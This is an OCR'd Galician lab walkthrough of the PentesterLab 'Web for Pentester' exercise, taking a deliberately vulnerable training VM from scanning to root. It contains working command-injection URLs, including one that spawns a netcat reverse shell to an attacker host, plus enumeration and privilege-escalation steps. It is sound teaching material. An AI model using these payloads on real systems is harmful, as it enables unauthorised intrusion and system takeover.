

Informe Técnico: Walkthrough Reverse Shell

Exercicio: Web for Pentester





LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

De Interese

- Informe xerado con LaTeX
- Informe baseado no vídeo de S4vitar: Cómo crear un reporte profesional en LaTeX
- https://github.com/ricardofc/repoEDU-CCbySA/tree/main/SI/Pentester/

19 de xaneiro do 2023

Índice

1. Escenario **2**

2. Obxectivos **3**
2.1. Fluxo de traballo . . . 3

3. Análisis de vulnerabilidades **4**
3.1. Recoñemento inicial . . . 4
3.2. Enumeración servidor web . . . 5
3.2.1. whatweb . . . 5

4. Explotación de vulnerabilidades **7**
4.1. Acceso ao sistema . . . 7
4.2. Reverse shell . . . 7

5. Escalada de privilexios **9**
5.1. Movemento lateral: usuario user . . . 9
5.2. Usuario root . . . 9

Anexos **10**
A. URLs de Interese . . . 10

Ricardo Feijoo Costa

1. Escenario

- Plataforma **PentesterLab**.
- Prerrequisito: Ter realizada a práctica **[4] Practica-SI-PentesterLab**
- Exercicio **Web for Pentester**




Figura 1: Web for Pentester: This exercise is a set of the most common web vulnerabilities.

Dirección URL

https://pentesterlab.com/exercises/web_for_pentester/course

Ricardo Feijoo Costa

2. Obxectivos

- Auditar o servidor **Web for Pentester**
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobre o sistema en produción.

2.1. Fluxo de traballo




Figura 2: Fluxo de traballo

3. Análisis de vulnerabilidades

3.1. Recoñemento inicial

- Comprobación de conectividade e detección de sistema operativo:
  - TTL $\simeq$ 64 $\Rightarrow$ GNU/Linux
  - TTL $\simeq$ 128 $\Rightarrow$ Microsoft Windows




Figura 3: Recoñecemento inicial sobre o sistema obxectivo

- Escaneo/detección de portos abertos mediante **nmap**

```
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.120.100
```

Código 1: nmap: Portos TCP open




Figura 4: Recoñecemento con nmap

- Detección de servizos e versións sobre os portos sobre os cales foi posible explotar o sistema:

```
$ sudo nmap -p22,80,389 -sCV -vvv -n 192.168.120.100
```

Código 2: nmap scripting sobre servizos e versións

```
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 64 OpenSSH 5.5p1 Debian 6+squeeze3 (protocol 2.0)
| ssh-hostkey:
|   1024 72:6f:b2:fd:dd:fe:64:b3:4d:39:c6:d5:87:72:ce:d9 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALBWKvcL3w+DsV20Mp+Ik2+ZsAKbiz0MFaZvTYZfNGh56sgH9zgWbMbfKcKdwXQQ8uAkxzSg
L9FWCsPxJt2nAFOhhjEsotVzFDz7EGI0eoXFB1utlpOW5r/Wbb3iabq8uE9cXRALWJA/gRSMuE6k3E+n/3z94jywcqAtxNGFWxr7AA
AAFQDoKA0AwhR73XVE2Zw7QxSt42z8AQAAAIBxN+1eHJpLzwKcGdPIKxCMoN5XZOIAbzF5mapNdwDbItnWwNw7kfJPHwgA7bser22r
v4XPmuuDxS7nuroSqlF1Y6dmei4MPbzUw1qsCPKhSfYvtOIQD1THihui1WzWxFpZyrK7Nk0oAszl9KStZ00Gj20zY7RviS21EkAG6V
ca+QAAAIEAku5J5Zpe8dqNTd2JptKDDhDCBYiK1CJHLehhICuaat4hjmswy6/Xw/NDwmV9FkR82b35wxCAfodIIfSfvTbRIn77qr6c
fI2SMOOvPripEDSSoz9Uje3sxr+3JqX91k51Ch6LM6xL2mta7MHgK3iPpwt5gmayypkmqg763/61UQ4=
|   2048 fe:41:ce:eb:eb:75:83:20:cf:a9:64:06:96:7b:e6:21 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFJJOB0h8sfr09ocDTtTIJnAiKSatGYVQgZjFNzYxuKQEzQdy8IPfDdH+Wpl34
9YXK5ff2uJ4ctLQuwSzKMZwxlgoUscWsfV6B9mgDsXENiUCJmkhDarm1RVdpc2k1eEob7L98Shg6/byFskMZuEVc8LHQ+FcBwsOU18
BgHnSUYYSE9aPXyu5hWgKn1YBJMlAdY9Nu6araza+/maRfD9XSBCYaTY7cbABDNeYsrrIqEwv41/VaCqgRE7ZfTGLk1qkFeKWRSdjc
LObPpNIZVg7i6j49beXfOFg/ZBF534+8lxrOS0b1sx8h1AOJkAu/XahV1+kKrpjwU75i4YK2SrU7
80/tcp  open  http    syn-ack ttl 64 Apache httpd 2.2.16 ((Debian))
|_http-title: PentesterLab &raquo; Web for Pentester
|_http-favicon: Unknown favicon MD5: 967B30E5E95445E29B882CC82774AC96
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.16 (Debian)
389/tcp open  ldap    syn-ack ttl 64 OpenLDAP 2.2.X - 2.3.X
MAC Address: 08:00:27:68:4E:9A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 5: Numeración de servizos e versións

3.2. Enumeración servidor web

TCP
Porto
80

3.2.1. whatweb

Empregando a ferramenta *whatweb* buscamos información sobre que tecnoloxías está a empregar a máquina *Web for Pentester*:

```
└─$ whatweb http://192.168.120.100
http://192.168.120.100 [200 OK] Apache[2.2.16], Bootstrap, Country[RESERVED][ZZ], Email[louis@penteste
rlab.com], HTML5, HTTPServer[Debian Linux][Apache/2.2.16 (Debian)], IP[192.168.120.100], Meta-Author[L
ouis Nyffenegger (louis@pentesterlab.com)], PHP[5.3.3-7+squeeze15], Script, Title[PentesterLab &raquo;
 Web for Pentester], X-Powered-By[PHP/5.3.3-7+squeeze15], X-XSS-Protection[0]
```

Figura 6: whatweb http://192.168.120.100

Accedendo co navegador atopamos unha interface na cal podemos probar un conxunto das vulnerabilidades web máis comúns (Revisar [4])

Imos a centrarnos no **Example1** do tipo de vulnerabilidades **Commands injection**:




Figura 7: Web for Pentesting: http://192.168.120.100

4. Explotación de vulnerabilidades

4.1. Acceso ao sistema

Entón, imos probar como podemos executar un comando non esperado ao abrir a ligazón de **Example1 (Commands injection)**. Así, modificamos a URL como segue:

```
http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1;whoami
```

Código 3: Execución do comando whoami empregando un caracter ; logo da URL orixinal

De tal forma que conseguimos executar o comando **whoami** no servidor Web, obtendo como saída o valor: **www-data**. Deste xeito, o usuario co que estamos a executar comandos a través da URL é o usuario **www-data** (Pois sendo o servidor Web Apache o usuario e grupo por defecto son: **www-data**, **www-data** [Ver [5]]). Entón, imos intentar conseguir unha *reverse shell*. Para iso realizaremos o seguinte procedemento:

(1) Comprobar se existe o comando *netcat (nc)* no host do servidor Web.

(2) Se existe, abrir no equipo cliente (atacante) un porto a través do comando *netcat (nc)* para esperar unha reverse shell.

(3) Executar a través da URL un comando *netcat (nc)* que se comunique co host cliente (atacante) enviándolle a reverse shell.

(4) Obtendo a reverse shell no host cliente (atacante) facer un tratamento da *tty* (Ver [10] para poder traballar con esta consola de forma análoga a se fose unha consola local, é dicir, poder empregar atallos de teclado como **Ctrl+C** e non perder a conexión, poder empregar **Ctrl+L** para limpar a pantalla, ter o mesmo número de liñas e columnas na shell inversa que nunha consola local, etc.

4.2. Reverse shell

```
http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1;whereis nc
```

Código 4: Comprobar se existe o comando *netcat (nc)* no host do servidor Web

```
$ nc -lnvp 4444
listening on [any] 4444 ...
```


Código 5: No host cliente (atacante): Abrir no equipo cliente o porto TCP 4444 a través do comando *netcat (nc)* para esperar unha reverse shell


```
http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1;nc -e /bin/sh 192.168.120.101 4444
```

Código 6: Executar a través da URL un comando netcat que se comunique co host cliente (atacante) enviándolle a reverse shell

```
$
script /dev/null -c bash
Ctrl+Z
stty raw -echo;fg
reset
xterm
export TERM=xterm
export SHELL=bash
```


Código 7: No host cliente (atacante): Facer un tratamento da tty na reverse shell obtida







```
$ stty -a
```

Código 8: No host cliente (atacante): Abrir unha nova consola e averiguar o tamaño (filas e columnas) da tty




```
$ stty rows 34 columns 80
```

Código 9: No host cliente (atacante): Pór o número de liñas e columnas da tty na shell inversa cos mesmos valores que unha shell local do host do atacante



De Interese

https://s4vitar.github.io/oscp-preparacion/#pentesting-linux

5. Escalada de privilexios

5.1. Movemento lateral: usuario user

Agora na shell inversa estamos conectado co usuario **www-data**. Imos ver se somos quen de acceder con outro usuario do sistema e de aí ver se somos quen de escalar privilexios para chegar a conseguir ser o usuario **root**:

```
$ whoami
www-data
$ cat /etc/passwd
$ ls -la /home
$ ls -la /home/user
$ cat /home/user/.su-to-root
$ mount | grep live
```

Código 10: Outros usuarios existentes no sistema

```
$ su - user
Password: live
user$ whoami
user
```

Código 11: Acceso co usuario user

```

user$ sudo su -
#
```

Código 12: Escalada de privilexios: sudo

5.2. Usuario root

```
# whoami
root
#
```

Código 13: Usuario root

Anexos

A. URLs de Interese

Ligazóns

PentesterLab
[1] https://pentesterlab.com
[2] Exercise: Web for Pentester

repoEDU-CCbySA
[3] https://github.com/ricardofc/repoEDU-CCbySA
[4] Practica-SI-PentesterLab
[5] Practica-SI-Apache

S4vitar
[6] https://www.twitch.tv/s4vitaar
[7] https://htbmachines.github.io
[8] https://youtube.com/s4vitar
[9] https://www.youtube.com/channel/UCgzsRmCl4BU-QmSVC4jFOlg
[10] https://s4vitar.github.io/oscp-preparacion/#pentesting-linux

HackTricks
[11] https://book.hacktricks.xyz/welcome/readme
[12] https://github.com/carlospolop

PayloadsAllTheThings
[13] https://github.com/swisskyrepo/PayloadsAllTheThings